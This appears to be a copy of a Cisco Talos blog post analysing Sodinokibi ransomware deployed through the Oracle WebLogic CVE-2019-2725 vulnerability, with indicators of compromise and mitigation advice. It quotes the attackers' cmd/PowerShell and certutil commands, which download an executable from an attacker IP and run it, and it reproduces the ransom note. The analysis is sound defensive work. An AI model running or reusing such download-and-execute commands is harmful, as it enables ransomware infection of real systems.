

Sodinokibi ransomware exploits WebLogic Server vulnerability

blog.talosintelligence.com/2019/04/sodinokibi-ransomware-exploits-weblogic.html




This blog was authored by Pierre Cadieux, Colin Grady, Jaeson Schultz and Matt Valites

Attackers are actively exploiting a recently disclosed vulnerability in Oracle WebLogic to install a new variant of ransomware called "Sodinokibi." Sodinokibi attempts to encrypt data in a user's directory and delete shadow copy backups to make data recovery more difficult. Oracle first patched the issue on April 26, outside of their normal patch cycle, and assigned it CVE-2019-2725. This vulnerability is easy for attackers to exploit, as anyone with HTTP access to the WebLogic server could carry out an attack. Because of this, the bug has a CVSS score of 9.8/10. Attackers have been making use of this exploit in the wild since at least April 17. Cisco's Incident Response (IR) team, along with Cisco Talos, are actively investigating these attacks and Sodinokibi.




Initial stages of the ransomware attack occurred on April 25, the day before Oracle released their update. This was a trial to see whether the server was exploitable.



April 25, 2019 activity showing the initial activity preceding the ransomware deployment.

On April 26, 2019, the attackers made an HTTP connection to a different vulnerable server, requesting the AsyncResponderService of the Oracle WebLogic Server.



Activity from April 26. The attackers are downloading the Sodinokibi ransomware.

Historically, most varieties of ransomware have required some form of user interaction, such as a user opening an attachment to an email message, clicking on a malicious link, or running a piece of malware on the device. In this case, the attackers simply leveraged the Oracle WebLogic vulnerability, causing the affected server to download a copy of the ransomware from attacker-controlled IP addresses 188.166.74[.]218 and 45.55.211[.]79. The 188.166.74[.]218 IP address is also home to a pair of other malicious domains unrelated to this ransomware attack: arg0s-co[.]uk, which is likely a phishing domain, and projectstore[.]guru, a domain with bogus PDF-related Google search results. The other IP, 45.55.211[.]79, hosts a pair of legitimate Chilean domains, and appears to have been infected and repurposed by the attackers. The attackers were ultimately successful at encrypting a number of systems during this incident.

Cisco IR Services and Talos observed the attack requests originating from 130.61.54[.]136. The HTTP POST request contained arguments to a cmd.exe instruction — a PowerShell command to download a file called "radm.exe" from host 188.166.74[.]218, then save that file locally and execute it.

```
cmd /c powershell.exe wget http[:]//188.166.74[.]218/radm.exe -outfile
%TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

In addition to PowerShell, we also observed the attackers creatively passing the certutil utility to cmd to download a file:

```
cmd /c cmd.exe /c certutil.exe -urlcache -split -f http[:]//188.166.74[.]218/radm.exe
%TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

Besides "radm.exe," researchers observed multiple file names in the PowerShell and certutil commands, including:

> hxxp[:]//188.166.74[.]218/office.exe
> hxxp[:]//188.166.74[.]218/radm.exe
> hxxp[:]//188.166.74[.]218/untitled.exe
> hxxp[:]//45.55.211[.]79/.cache/untitled.exe

Once detonated in Threat Grid, the sandbox identified this sample as potential ransomware.

Behavioral Indicators


Search

Title	Categories	ATT&CK	Tags	Hits	Score
Ransomware Backup Deletion Detected	ransomware		compound, malware, ransomware	2	100*
Generic Ransomware Detected	ransomware		malware, ransomware	1	95*
Large Amount of High Entropy Artifacts Written	ransomware		malware	1	95*
Shadow Copy Deletion Detected	weakening	defense evasion	crypto, file, system	2	100
Artifact Flagged Malicious by Antivirus Service	antivirus		antivirus, file	2	95
Process Modified Desktop Wallpaper	dynamic-anomaly		process, ransom, registry, scareware	1	95
BCDEdit Used to Disable Boot Recovery	weakening	defense evasion, persistence	system, system modification	1	90
BCDEdit Used to Ignore Boot Failures	weakening	defense evasion, persistence	system, system modification	1	90
Excessive File Modification by Process	exhaustion		file, modified, suspicious, threshold	1	63
Process Modified File in a User Directory	dynamic-anomaly		executable, file, process	196	56
Command Exe File Execution Detected	information	execution	create, file, launch, process	1	40
Process Uses Very Large Command-Line	dynamic-anomaly	defense evasion	cmdline, process	1	32
Potential Code Injection Detected	code-injection	defense evasion	memory	8	25
Executable Imported the IsDebuggerPresent Symbol	information		artifact, import, PE, process, static	2	4

* Indicates behavioral indicator has a category with type "malware". When sorting by score, these are grouped as most significant.

The website VirusTotal successfully detected the same binary hash on 43 out of 71 different engines.

Below, we can see the malicious file "untitled.exe" using "cmd.exe" to execute the vssadmin.exe utility. This action is a common tactic of ransomware to prevent users from easily recovering their data. It attempts to delete default Windows backup mechanisms, otherwise known as "shadow copies," to prevent recovery of the original files from these backups.



The ransom note, in this case, directs victims to either a .onion website on the Tor network or on the public web at the domain decryptor[.]top, registered on March 31 this year. With Sodinokibi, each encrypted system sees a distinct encrypted file extension. The ransom note filename also includes this extension as a prefix (ex. 88f2947s-HOW-TO-DECRYPT.txt).

```
Hello dear friend!

Your files are encrypted, and, as result you can't use it. You must visit our page to get instructions about decryption process.
All encrypted files have got 88f2947s extension.

Instructions into the TOR network
---------------------------
Install TOR browser from https://torproject.org/
Visit the following link:
http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/4013C4F998B68E3C

Instructions into WWW (The following link can not be in work state, if true, use TOR above):
---------------------------
Visit the following link: http://decryptor.top/4013C4F998B68E3C

Page will ask you for the key, here it is:
wDpD5dOEdOSS3tJC45jDH5YY9gTEyUKGmuj8JSDQyJf5ehKRPxphiaiG/wXkwY5B
zz1X3sgIZdwLOgQD78gXmFfi6BMjsqG9O78EXVLkp7ObDXCCJ7587L50Da3PqLWu
eiDLg4vIJ02bAnIqSayLU5Hw1LHwlRSJOgrE038kD7Xk7C6IOWU7rF3+hB1yGRHK
wIXSiN6432ozEI/3g0tne5spubhFyzLm+4TYcMtXZVS3sBj9ZZ8vpEBRrI/pGsdy
NjFE6kB1Idvi6Yt70u97BXA/pB+CyJlDfngeFq9iUvQSwNmaimXL+lvvm5dzNZcE
c7sVTjFNWgYGnqEIxy6mXra7iaEzZ1OQ0IK1xAihK3ZuiGB144MQvc6h8flqTY4i
zXym2win1VUVkeC2HFkslkTsMHX7rccL5421/LTvoyrJqCaUV/svH9s6TIeAuddo
xbfQTN+RLOOoWINOU+giuiNSohOYuz3CazCjjg3VZCrFQ8i6dDS2x52lK6q4nQqr
2qBgjdKRrkA5uiDctpG2nR1fq8V7zcg5Ss6akGsd+zapviqSfJgPplZQVZtsZwEM
1TpeL3b+r7fR1IAYzkYV9krubZc9Qk0nYGv/uAUKobFi0OqHImLB1BsLr07iX+mr
8FHVqnTBcfvEOle9Z3SF5tiBBkMQysYDi3dU7bx1evbhhYAt9dK0P11PhsAMydLm
HUxRwJ/ntUeJlEtocFKnULP7R1sr82omd2hwFTp8fbVU4CjaZto3Md1bZVAcLZa/
K8ScaaMDcUDNpx33lV56ICxqpfH5j1M37flpDIWqYhrxf7ExQd+dATPc/zAOWt7L
PJLVpDUwCtlk/LZgiO+e53SYL/zn75zSHm9RXYKNw/YNDSvt2iwqocPqiONJu1tn
rAWN5NnXf/jvto1Wsrt5gyyqThFMQ88J679U9h33R3LbNQpOgnfd8s33B2lIAoIn
tC4IAubYn0OiPUFTCQ1DIEoHQapGNNpuUI4bhFy0VPeFQihG8GND1KoSTbbJ6bjH
rxII9snbRasI/f0WlZabXfItdW2UhTPSJriQdIIQuaFWZ0njdjjncETsI1Jw7x3j
klIsbrDQ00eCL7dmo5NWg6nZtaf40JyYxUkBDudtdvWvRYZAEmk3hqHtExWYQYdz
7jDGhMyW8BNmJO/2qyyqBXf6MuEQgblxFvyQthN9DMyTHQ==

```

The Gandcrab affiliate connection

After finishing deploying Sodinokibi ransomware inside the victim's network, the attackers followed up with an additional CVE-2019-2725 exploit attempt approximately eight hours later. However, this time, the attackers chose to distribute Gandcrab v5.2. We find it strange the attackers would choose to distribute additional, different ransomware on the same target. Sodinokibi being a new flavor of ransomware, perhaps the attackers felt their earlier attempts had been unsuccessful and were still looking to cash in by distributing Gandcrab.

Conclusion

This attack is notable because of the attackers' use of a zero-day exploit to distribute ransomware. Whereas previously we have witnessed ransomware attackers taking advantage of unpatched systems to install and laterally propagate ransomware, this zero-day exploitation method could work on otherwise fully-patched systems.

The victims in this ransomware attack were able to activate their Incident Response Retainer with Cisco IR Services, and they received immediate support and advice on managing the incident. Immediate actions taken likely prevented a more significant outage.

Due to the ubiquity of Oracle WebLogic servers and the ease of exploitation of this vulnerability, Talos expects widespread attacks involving CVE-2019-2725, and we recommend the following actions. Any number of layered controls could prevent or otherwise deter this type of attack, including:

- Patch WebLogic as soon as possible against CVE-2019-2725.
- Log and centrally collect web, application, and operating systems events.
- Restrict the access of the account used to run the WebLogic process
- Monitor for signs of compromise:

    Egress network communications from data center systems.
    Ransomware "Canary" files.
    External HTTP POSTs to new URIs.
    Web shells.
    Unexpected activity of service/system accounts (WebLogic user).

- Scan for, understand, and mitigate your vulnerability posture.
- Restrict egress Data Center communications.
- Segment the network for defense and monitoring.
- Control URL access (in this case external access to "/_async/*" and "/wls-wsat/*").
- Plan for Disaster Recovery, including maintaining and testing data backups and recovery.
- Configure PowerShell to execute only signed scripts.

Indicators of Compromise (IoC)

Ransomware samples:
0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d
34dffdb04ca07b014cdaee857690f86e490050335291ccc84c94994fa91e0160
74bc2f9a81ad2cc609b7730dbabb146506f58244e5e655cbb42044913384a6ac
95ac3903127b74f8e4d73d987f5e3736f5bdd909ba756260e187b6bf53fb1a05
fa2bccdb9db2583c2f9ff6a536e824f4311c9a8a9842505a0323f027b8b51451

Distribution URLs:
hxxp://188.166.74[.]218/office.exe
hxxp://188.166.74[.]218/radm.exe
hxxp://188.166.74[.]218/untitled.exe
hxxp://45.55.211[.]79/.cache/untitled.exe

Attacker IP:
130.61.54[.]136

Attacker Domain:
decryptor[.]top

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓